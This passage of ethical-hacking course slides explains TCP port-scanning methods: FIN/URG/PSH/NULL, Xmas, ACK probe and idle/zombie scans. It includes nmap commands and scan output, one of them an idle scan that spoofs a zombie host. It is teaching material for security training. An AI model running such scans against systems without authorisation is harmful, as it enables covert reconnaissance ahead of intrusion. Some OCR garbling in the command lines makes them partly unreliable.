
02

If the server responds with an RST packet, then the remote port is in the "closed" state

03

The client sends the RST packet to close the initiation before a connection can ever be established

04



Inverse TCP Flag Scanning



01

Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags, no response means port is open and RST means the port is closed

02

Port is
open



Probe Packet (FIN/URG/PSH/NULL)

No Response

Target Host

03

Port is
closed



Probe Packet (FIN/URG/PSH/NULL)

RST/ACK

Target Host

Note: Inverse TCP flag scanning is known as FIN, URG, PSH scanning based on the flag set in the probe packet. It is known as null scanning if there is no flag set

Xmas Scan



In Xmas scan, attackers send a TCP frame to a remote device with FIN, URG, and PUSH flags set


FIN scan works only with OSes with RFC 793-based TCP/IP implementation

It will not work against any current version of Microsoft Windows


```
Zenmap
Scan Tools Editie Help
Target: nmap 192.168.0.97
Profile: 
Command: -sX -v nmap 192.168.0.97
Hosts Services Nmap Output Ports/Holes Topology Host Details Scan
IP: 192.168.0.97
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-24 10:45
Initiating ARP Ping Scan at 10:45
Scanning 192.168.0.97 (1 port)
Completed ARP Ping Scan at 10:45, 0ms elapsed (1 active target)
Initiating Parallel DNS resolution of 1 host at 10:45
Completed Parallel DNS resolution of 1 host at 10:45, 0.04s elapsed
Initiating XMAS Scan at 10:45
Scanning 192.168.0.97 (1000 ports)
Completed XMAS Scan at 10:45, 21.38s elapsed (1000 total ports)
Nmap scan report for 192.168.0.97
Host is up (0.00x latency).
All 1000 scanned ports on 192.168.0.97 are open|filtered
MAC Address: 00:0C:29:4E:61 (Dell)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds
Raw packets sent: 2801 (38.0261G) | Rcvd: 1 (200)
```

Port is open




Port is closed




ACK Flag Probe Scanning




- Attackers send TCP probe packets with ACK flag set to a remote device and then analyzes the header information (TTL and WINDOW field) of received RST packets to find whether the port is open or closed



TTL based ACK flag probe scanning



WINDOW based ACK flag probe scanning




ACK Flag Probe Scanning (Cont'd)




- ACK flag probe scanning can also be used to check the filtering system of target
- Attackers send an ACK probe packet with random sequence number, no response means port is filtered (stateful firewall is present) and RST response means the port is not filtered



Stateful Firewall is Present



No Firewall



```
Zenmap
Scan Tools Profile Help
Target: nmap 192.168.0.96
Command: -s-A -v nmap 192.168.0.96
Hosts Services Nmap Output Ports/Holes Topology Host Details Scan
OS 1 Host 192.168.0.96
W 192.168.0.96
W 192.168.0.97
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-24 21:04 ...
Time
Initiating ARP Ping Scan at 21:04
Scanning 192.168.0.96 (1 port)
Completed ARP Ping Scan at 21:04, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host... at 21:04
Completed Parallel DNS resolution of 1 host... at 21:04, 0.04s
elapsed
Initiating ACK Scan at 21:04
Scanning 192.168.0.96 (1000 ports)
Completed ACK Scan at 21:05, 21.48s elapsed (1000 total ports)
Nmap scan report for 192.168.0.96
Failed to resolve "nmap".
Host is up (0.00s latency).
All 1000 scanned ports on 192.168.0.96 are filtered
MAC Address: 00:0C:29 (Dell)
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 23.93 seconds
Raw packets sent: 2091 (80.02KB) | Rcvd: 1 (28B)
```

IDLE/IPID Header Scan



01 Most network servers listen on TCP ports, such as web servers on port 80 and mail servers on port 25. Port is considered "open" if an application is listening on the port

02 One way to determine whether a port is open is to send a "SYN" (session establishment) packet to the port

03 The target machine will send back a "SYN|ACK" (session request acknowledgment) packet if the port is open, and an "RST" (Reset) packet if the port is closed

04 A machine that receives an unsolicited SYN|ACK packet will respond with an RST. An unsolicited RST will be ignored

05 Every IP packet on the Internet has a "fragment identification" number (IPID)

06 OS increments the IPID for each packet sent, thus probing an IPID gives an attacker the number of packets sent since last probe

```
C:\ Command Prompt
C:\>nmap -Pn -p- -sI www.juggyboy.com www.certifiedhacker.com
Starting Nmap 6.40 ( http://nmap.org ) at 2014-07-10 11:00 CDT
[...]
Idlescan using zombie www.juggyboy.com (192.168.1.124:80); Class: Incremental
Nmap scan report for 198.182.30.110
(The 40321 ports scanned but not shown below are in state: closed)
Port      State       Service
21/tcp    open        ftp
25/tcp    open        smtp
80/tcp    open        http
Nmap done: 1 IP address (1 host up) scanned in 1931.23 seconds
```

IDLE Scan: Step 1




Send SYN + ACK packet to the zombie machine to probe its IPID number

Every IP packet on the Internet has a fragment identification number (IPID), which increases every time a host sends IP packet

Zombie not expecting a SYN + ACK packet will send RST packet, disclosing the IPID

Analyze the RST packet from zombie machine to extract IPID





IDLE Scan: Step 2 and 3




Step 2

- Send SYN packet to the target machine (port 80) spoofing the IP address of the “zombie”
- If the port is open, the target will send SYN+ACK Packet to the zombie and in response zombie sends RST to the target
- If the port is closed, the target will send RST to the “zombie” but zombie will not send anything back

